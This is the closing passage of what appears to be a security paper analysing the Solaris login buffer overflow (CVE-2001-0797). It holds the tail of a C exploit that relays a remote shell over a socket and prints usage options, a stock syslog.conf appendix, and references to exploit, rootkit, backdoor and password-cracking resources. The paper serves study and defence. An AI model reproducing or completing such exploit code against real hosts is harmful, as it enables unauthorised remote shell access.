        /* semi-interactive shell */
```

```
        for (;;) {
                FD_ZERO(&fds);
                FD_SET(fd, &fds);
                FD_SET(0, &fds);

                if (select(FD_SETSIZE, &fds, NULL, NULL, NULL) < 0) {
                        perror("select");
                        break;
                }

                /* read from fd and write to stdout */
                if (FD_ISSET(fd, &fds)) {
                        if ((n = read(fd, tmp, sizeof(tmp))) < 0) {
                                fprintf(stderr, "Goodbye...\n");
                                break;
                        }
                        if (write(1, tmp, n) < 0) {
                                perror("write");
                                break;
                        }
                }

                /* read from stdin and write to fd */
                if (FD_ISSET(0, &fds)) {
                        if ((n = read(0, tmp, sizeof(tmp))) < 0) {
                                perror("read");
                                break;
                        }
                        if (write(fd, tmp, n) < 0) {
                                perror("write");
                                break;
                        }
                }
        }

        close(fd);
        exit(1);
}

void usage(char *progname)
{
        fprintf(stderr, "usage: %s [-h host] [-t timeout] [-d]\n\n", progname);
        fprintf(stderr, "-h host\t\tdestination ip or fqdn\n");
        fprintf(stderr, "-t timeout\tnet_read() timeout (default: %d)\n", TIMEOUT);
        fprintf(stderr, "-d\t\tturn on debug mode\n\n");
```

```
        exit(1);
}
```

APPENDIX B – Syslog.conf

```
#ident "@(#)syslog.conf     1.5     98/12/14 SMI"       /* SunOS 5.0 */
#
# Copyright (c) 1991-1998 by Sun Microsystems, Inc.
# All rights reserved.
#
# syslog configuration file.
#
# This file is processed by m4 so be careful to quote (`') names
# that match m4 reserved words.  Also, within ifdef's, arguments
# containing commas must be quoted.
#
*.err;kern.notice;auth.notice                   /dev/sysmsg
*.err;kern.debug;daemon.notice;mail.crit        /var/adm/messages

*.alert;kern.err;daemon.err             operator
*.alert                                 root

*.emerg                                 *

# if a non-loghost machine chooses to have authentication messages
# sent to the loghost machine, un-comment out the following line:
#auth.notice            ifdef(`LOGHOST', /var/log/authlog, @loghost)

mail.debug              ifdef(`LOGHOST', /var/log/syslog, @loghost)

#
# non-loghost machines will use the following lines to cause "user"
# log messages to be logged locally.
#
ifdef(`LOGHOST', ,
user.err                                /dev/sysmsg
user.err                                /var/adm/messages
user.alert                              `root, operator'
user.emerg                              *
)
# BEGIN RAID Manager additions
# DO NOT EDIT from BEGIN above to END below...
user.err                                /dev/console
user.err                                /var/adm/messages
# END RAID Manager additions
```

Reference List

Horton Mike, Clinton Mugge. Claves Hackers. Reading: Mc Graw Hill, 2003

Osborne. Hackers - Secretos y soluciones para la seguridad de redes. Reading: Mc Graw Hill, 2000

ISS report vulnerability – Login Buffer Overflow
http://xforce.iss.net/xforce/xfdb/7284

Teoric Base – r Commands
http://gluc.unicauca.edu.co/modules.php?name=Sections&op=viewarticle&artid=41

Teoric Base – r Commands
http://docs.hp.com/es/5187-2217/ch06s05.html

Teoric Base - BufferOverFlow
http://www.cultdeadcow.com/cDc_files/cDc-351/index.html

Common Vulnerabiliies and Exposures – Report Vulnerability
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0797

Security Space – Report Vulnerability
http://www.securityspace.com/smysecure/catid.html?ctype=cve&id=CVE-2001-0797

Security Focus – Report Vulnerability and Exploit
http://www.securityfocus.com/bid/3681/info/

Winpcap
http://winpcap.polito.it/install/default.htm

Snort
http://www.snort.org/dl/binaries/win32/

Net Cat
http://pintday.org/downloads/

Ethereal - Snnifer - Tools - Exploits
http://www.insecure.org/tools.html

Dictionary Generator
http://www.fonlow.com/zijianhuang/kpa/

John the Ripper password cracker
http://www.openwall.com/john/

VNC (Virtual Network Computin) - Remote Admin – Backdoor
http://www.realvnc.com/

Rootkit tools
http://www.rootkit.com/index.php

Exploits - RootKit Unix
http://www.packetstormsecurity.org/UNIX/penetration/rootkits/

BackDoor Ports
http://www.simovits.com/nyheter9902.html

SuperScan
http://www.foundstone.com

UltraEdit
http://www.ultraedit.com

VMWare
http://www.vmware,com